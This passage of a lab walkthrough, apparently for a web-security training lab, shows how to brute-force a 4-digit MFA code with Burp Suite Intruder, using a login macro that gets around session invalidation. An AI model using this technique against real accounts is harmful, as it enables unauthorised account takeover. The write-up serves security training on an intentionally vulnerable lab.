
10. Save all dialogs and return to Burp — the macro will now log in automatically before every Intruder request
11. Send the POST /login2 request to Intruder

12. Place a payload position on the mfa-code parameter

13. Configure the payload type as Numbers with the following settings:
1
2
3
4
5
From: 0000
To:   9999
Step: 1
Min Integer Digits: 4
Max Fraction Digits: 0


14. Create a Resource Pool and set Maximum Concurrent Requests to 1 so requests are processed sequentially
15. Start the attack and wait for a response with status code 302

16. Once a 302 response is found, right-click it and choose Show Response In Browser
17. Copy the generated URL and open it in your browser
18. Click My Account → Solved

Result
The application invalidates the session after two failed MFA attempts, but Burp’s Session Handling Rule automatically re-authenticates the user before each request. This allows us to brute-force all 10,000 possible 4-digit codes until the correct MFA value is found and access Carlos’s account successfully.
Finished — Happy Hacking!
Find me online:
- TryHackMe: t4t4r1s
- HackTheBox: t4t4r1s
- LinkedIn: Mustafa Eltayeb
- X: @mustafa_altayeb